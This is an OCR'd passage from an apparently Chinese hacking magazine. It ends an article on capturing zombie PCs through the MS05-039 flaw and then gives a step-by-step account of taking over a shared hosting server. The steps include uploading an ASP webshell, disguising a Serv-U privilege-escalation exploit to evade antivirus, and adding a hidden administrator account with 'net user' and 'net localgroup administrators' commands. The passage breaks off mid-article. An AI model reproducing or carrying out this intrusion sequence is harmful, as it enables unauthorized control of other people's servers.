


图5 下载运行木马服务端程序

好了，至此大家就可以马上动手利用微软的MS05039漏洞来捕捉属于自己的肉鸡了。当你第二天打开电脑的时候，可不要被扑面而来的肉鸡吓着，呵呵。

编辑点评：利用MS05039漏洞抓肉鸡，想肉鸡成群看来还有很有难度的，一是大部份的ISP服务商都已把139、445这些端口给屏蔽了，因此本文作者的实验也是在内网。二是目前MS05039溢出程序仅对Windows 2000 sp4的有效，限制还是挺大的！

虚拟主机→肉鸡之旅

空气

前段时间无聊中，找了一个空间来做个人网站+BLOG，嘿嘿。好久没有玩黑了，最近又想找个服务器练练手，于是想看看自己网站所在的服务器安全性如何。

首先在自己的网站上上传了一个海阳2006ASP木马，看看服务器的基本信息。结果发现所有功能都没有办法使用，郁闷中……突然想到最近“我非我GG”写了一个Serv-U All Version本地提升权限Exploit，不知道能不能用，先试试吧。把这个seruexp.php传到自己的空间，在WEB中访问，结果提示404错误。莫非是被杀毒软件删了？把这个php文件加密一下吧。于是问辐射鱼要了一个php后门变形工具，把seruexp.php加密了一下。又把seruexp.php开头的“<?php”和结尾的“?>”去掉，然后复制到变形工具中，最后点击“开始罪恶的变形”完成代码的变形（如图1）。

把变形后的代码复制到seruexp.php里，并上传到服务器上在WEB中打开。可以得到如图2所示的界面。




图1 火狐php后门变形工具




图2 IE访问seruexp.php

把用户名和密码改成自己想要的，比如wzhpro，用户主目录也可以改掉，比如改成C：\。最后点击“添加”把设置的用户添加成能执行命令的SERV-U管理员。如果成功的话，就会在回显中出现“User settings saved”(如图3)。




图3 添加SERV-U用户

接着打开CMD，运行：“ftp 域名”来登录。登录成功后我们就可以运行net user wzhpro wzhpro /add和net localgroup administrators wzhpro /add来添加一个超级管理员用户（如图4)。




图4 添加为超级管理员

接着干什么呢？终端登录？OK，就用终端来登录吧！突然想到一个问题：不知道终端服务的端口！郁闷，怎么才能知道端口呢？这时我想到了用netstat -an来获取所有端口，看看能不能从里面获得信息。再一次ftp上服务器，运行netstat -an >自己网站的路径\netstat.txt（如图5)。

OK，我们打开自己网站下的netstat.txt吧，看看能不能获取什么信息。这时我发现有一个8888端口非常可疑（如图6)，来试试。

果然是8888端口！哈哈，终于被我找到了！我们输入一开始添加的管理员帐户wzhpro，兴高采烈得登录，结果提示用户名无




图5 获取端口信息

效（如图7）！汗一下！难道是SERV-U不是以system权限启动的？

先这么猜测吧，再想想有没有其他办法。因为SERV-U要读取SERV-U目录下的配置文件，有时还要写入，所以管理员不会让SERV-U无法操作SERV-U安装目录的。那我们进入SERV-U的安装目录看看吧（如图8)。




图7 终端登陆

